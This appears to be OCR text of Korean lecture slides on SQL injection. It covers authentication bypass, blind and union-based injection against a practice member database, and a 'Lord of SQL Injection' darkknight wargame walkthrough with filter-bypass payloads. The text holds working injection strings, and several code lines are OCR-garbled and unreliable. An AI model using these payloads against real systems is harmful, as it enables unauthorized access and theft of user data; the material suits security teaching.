INTRODUCTION TO SQL INJECTION






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SQL Injection이란?

데이터베이스에 질의하는 과정에서 일반적인 값 외에 **악의적인 의도를 갖는 구문을 삽입**하여 공격자가 원하는 SQL 쿼리문을 실행하는 공격기법





1) 인증 우회 (AB: Auth Bypass)



2)데이터 노출 (DD: Data Disclosure)

3) 원격 명령 실행 (RCE: Remote Command Excute)



How to AB?

SQL문에서 무조건 TRUE의 결과값이 나오게 하여 인증을 무력화시킨다.





'or 1=1#	-:-
•	
로그인	



dd 님 로그아웃



서울 경기 부산



\$check2 = mysqli_query(\$s, "SELECT id from member where

id="input=1# ANDIPASSS'\$ isipaph_tpasss's"););

주석처리

id	
dd	
ddd	
hehe	
song21677	



dd 님 로그아웃



서울 경기 부산



DD 실습 (회원 정보 알아내기)

1、테이블 이름

2. 칼럼 이름



Blind SQL Injection이란?

쿼리가 참일 때와 거짓일 때의 서버의 반응만으로 데이터를 얻어내는 기술

1) substr (string, start, length)

: 문자열과 자를 문자열의 범위를 파라미터로 받아 해당 부분의 문자열을 리턴해주는 함수

2) ascii (character)

: 파라미터로 받은 값의 아스키코드 값을 리턴해주는 함수



테이블들 중 가장 위에 있는 테이블: member

m의 아스키코드 : 109

Ascii (substr (SELECT table_name FROM information_schema.tables

WHERE table_type = 'base table' LIMIT 0,1),1,1) < (아스키코드 값)

member m 109

Information_shema? Mysql의 기본 db로 모든 테이블, 칼럼 등 데이터베이스의 여러 정보가 들어있다.

일반적으로 테이블이 생성될 때, table_name은 테이블명, table_type은 base table로 지정된다.



테이블들 중 가장 위에 있는 테이블: member

m의 아스키코드 : 109

dd 님 로그아웃

Ascii (substr (SELECT table_name FROM information_schema.tables

WHERE table_type = 'base table' LIMIT 0,1),1,1) < 110

member w

m 109





테이블들 중 가장 위에 있는 테이블 : member

m의 아스키코드 : 109

Ascii (substr (SELECT table_name FROM information_schema.tables

WHERE table_type = 'base table' LIMIT 0,1),1,1) < 109

member

m 109

localhost 내용:

아이디나 비밀번호를 잘못 입력하셨습니다.



dd 님 로그아웃

Ascii (substr (SELECT table_name FROM information_schema.tables

WHERE table_type = 'base table' LIMIT 0,1),1,1) = 109

m 109 member

Ascii (substr (SELECT table name FROM information schema, tables

참

WHERE table_type = 'base table' LIMIT 0, 1), 2, 1) = 101 \rightarrow e

101 member

Ascii (substr (SELECT table name FROM information schema, tables

WHERE table_type = 'base table' LIMIT $0, 1, 3, 1 = 109 \rightarrow m$

member



Ascii (substr (SELECT table_name FROM information_schema.tables

WHERE table_type = 'base table' LIMIT 0,1), 4,1) = 98 \rightarrow b

member

6

Ascii (substr (SELECT table_name FROM information_schema.tables

WHERE table_type = 'base table' LIMIT 0,1),5,1) = 101 \rightarrow e member

member e 101

Ascii (substr (SELECT table_name FROM information_schema.tables

WHERE table_type = 'base table' LIMIT 0,1), $(6,1) = 114 \rightarrow r$

member r 11



칼럼들 중 가장 위에 있는 칼럼 : id

m의 아스키코드: 109

Ascii (substr (SELECT column_name FROM information_schema.columns

WHERE table_name = 'member' LIMIT 0,1),1,1) < (아스키코드 값)

10



Ascii (substr (SELECT column_name FROM information_schema.columns

WHERE table_name = 'member' LIMIT 0,1),1,1) = 105

id

10

Ascii (substr (SELECT column_name FROM information_schema.columns

WHERE table_name = 'member' LIMIT 0,1, 2,1) = 100

7

Pass

10

Id , pass, email, name

Ascii (substr (SELECT column_name FROM information_schema.columns

WHERE table_name = 'member' LIMIT 1, 1), 1, 1) = 112



Union SQL Injection이란?

두 개의 쿼리문에 대한 결과를 통합해서 하나의 테이블로 보여주게 하는 방식

city	country		
pari	France		

A

SELECT city, country FROM 테이블 A

UNION

city country

London U.K

SELECT city, country FROM 테이블 B;

City	Country
Pari	London
France	u.k









writing **UNION** member



Field	Туре	Field	Туре	
num	Int	id	varchar	
Area	Varchar	pass	Varchar	
Menu	Varchar	Name	Varchar	
Title	Varchar *	✓ email	Varchar	
Contents	Varchar			
Writer	Varchar *	member		
Date	Datetime			
Hit	int			

writing



1, 칼럼 개수가 같아야 한다.

2, 칼럼의 데이터형이 호환되어야 한다.



Field	Type
num	Int
Area	Varchar
Menu	Varchar
Title	Varchar
ontents	Varchar
Writer	Varchar *
Date	Datetime *
Hit	int 🖍
wri	ting



\$list = mysali_query(\$s,"SELECT * FROM writing WHERE

area='\$t_a' AND menu='\$t_menu' AND title like

' 'MASSEGNAL BEDERDER, BYINDA'T, EPASSG" NAME, EMAIL

FROM member # 'ORDER BY date desc");

주석처리




pass name email

번 호	제목	글쓴이	작성일	조회
dd		123456	dd	dd@naver.com
ddd		ddd	ddd	ddd
hehe		12345	hehe	hehe@naver.com
song21677		dddd	허송이	song21677@naver.com
				글쓰기



Lord of SQL Injection





Lord of SQL Injection darkknight 풀이

query : select id from prob_darkknight where id='guest' and pw='' and no=

```
<?php
  include "./config.php";
  login chk();
  dbconnect();
  if(preg_match('/prob|_|\,|\,|\,\\)/i', $_GET[no])) exit("No Hack ~_~");
  if(preg_match('/\d'/i', \$_GET[pw])) exit("HeHe");
  if(preg_match('/\'|substr|ascii|=/i', \GET[no])) exit("HeHe");
  $query = "select id from prob_darkknight where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
  echo "<hr>query : <strong>{$query}</strong×hr×br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
                                                                              Blind SQL Injection 문제 !!
  $ GET[pw] = addslashes($ GET[pw]);
  $query = "select pw from prob_darkknight where id='admin' and pw='{$_GET[pw]}'";
  if(($result['pw']) && ($result['pw'] == $_GET['pw']))                        solve("darkknight");
 nightight_file(__file__/)
```



Lord of SQL Injection darkknight 풀이

1) pw 길이 알아내기

query : select id from prob_darkknight where id='guest' and pw='' and no=1 or id like char(97,100,109,105,110) and length(pw) like 8#

pw=" id like char(97,100,109,105,110) and length(pw) like 8#

Hello admin

```
<?php
  include "./config.php";
                                  no를 이용하여 우회 !!
  Togin chk();
  dbconnect();
  if(preg_match( /prob|_|\|.\|\(\)/i', $_GET[no])) exit("No Hack ~_~");
  if(preg_match( /\forall '/ \ \ \ S_GET[pw])) exit("HeHe");
  if(preg_match( 747+ substr[ascii]=/i', $_GET[no])) exit("HeHe");
  $query = "select id from prob_darkknight where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
  echo "<hr>query : <strong>{$query}</strong×hr×br>";
  $result = @mysql_fetch_array(mysql_query($query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  $ GET[pw] = adds!ashes($ GET[pw]);
  $query = "select pw from prob_darkknight where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysql_fetch_array(mysql_query($query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("darkknight");
 highlight_file(__FILE__);
```



Lord of SQL Injection darkknight 물이

2) pw 첫 글자 알아내기

query : select id from prob_darkknight where id='guest' and pw='' and no=1 or id like char(97,100,109,105,110) and ord(mid(pw,1,1)) like 49

Hello admin

```
<?php
 include "./config.php";
 login_chk();
 dbconnect();
  if(preg_match('/prob|_|\text{\mathfrak{W}}, \text{\mathfrak{W}}/i', $_GET[no])) exit("No Hack ~_~");
  if(preg_match('/\'substr|ascii|=/i' \$_GET[no])) exit("HeHe");
 $query = "select id from prob_darkKnight where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
 echo "<hr>query : <strong>{$query}</strong×hr×br>";
 $result = @mysql_fetch_array(mysql_query($query));
 if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
 $ GET[pw] = adds!ashes($ GET[pw]);
 Squery = "select pw from prob_darkknight where id='admin' and pw='{$_GET[pw]}'";
 $result = @mysql_fetch_array(mysql_query($query));
 if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("darkknight");
 highlight_file(__FILE__);
```

```
substring("abc",1,1),
                   mid("abc",1,1) , left("abc",1)
                    //왼쪽부터, right("abc",1)
substr()
                          //오른쪽부터,
                       right(left("abc",1),1)
```

ascii() ord, hex 이용

like , instr(1,1), 1 in 1 =



Lord of SQL Injection darkknight 물이

3) pw 두번째 글자 알아내기 c

query : select id from prob_darkknight where id='guest' and pw='' and no=1 or id like char(97,100,109,105,110) and ord(mid(pw,2,1)) like 99

Hello admin

```
<?php
  include "./config.php";
  login_chk();
  dbconnect();
  if(preg_match('/prob|_|\|,|\|(\|)/i', $_GET[no])) exit("No Hack ~_~");
  if(preg_match('/\'\'\'_\\\ GFT[pw])) exit("HeHe");
  if(preg_match('/\'substr|ascii|=/i'. $_GET[no])) exit("HeHe");
  Squery = "select id from prob_darkKnight where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
  echo "<hr>query : <strong>{\undaggauery}</strong\timeshr\timeshr\times";
  $result = @mysql fetch array(mysql query($query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  $_GET[pw] = adds!ashes($_GET[pw]);
  $query = "select pw from prob_darkknight where id='admin' and pw='{$_GET[pw]}'";
  $result = @mysql_fetch_array(mysql_query($query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("darkknight");
 highlight_file(__FILE__);
```

```
substring("abc",1,1) ,
mid("abc",1,1) , left("abc",1)

//왼쪽부터, right("abc",1)

//오른쪽부터,
right(left("abc",1),1)

ascii()

ord, hex 이용
```

= like , instr(1,1), 1 in 1



Lord of SQL Injection darkknight 물이

pw = 1c62b6f

query : select id from prob_darkknight where id='guest' and pw='1c62ba6f' and no=

DARKKNIGHT Clear!

```
<?php
  include "./config.php";
  login_chk();
 dbconnect();
  if(preg_match('/prob|_|\|.\|\(\\)/i', $_GET[no])) exit("No Hack ~_~");
  if(preg_match('/\d'/i', \GET[pw])) exit("HeHe");
  if(preg_match('/\forall' | substr|ascii|=/i', \$_GET[no])) exit("HeHe");
 $query = "select id from prob_darkknight where id='guest' and pw='{$_GET[pw]}' and no={$_GET[no]}";
 echo "<hr>query : <strong>{$query}</strong×hr×br>";
 $result = @mvsql fetch arrav(mvsql querv($querv));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
 $_GET[pw] = adds!ashes($_GET[pw]);
 $query = "select pw from prob_darkknight where id='admin' and pw='{$_GET[pw]}'";
 $result = @mysql_fetch_array(mysql_query($query));
  if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("darkknight");
 highlight_file(__FILE__);
```

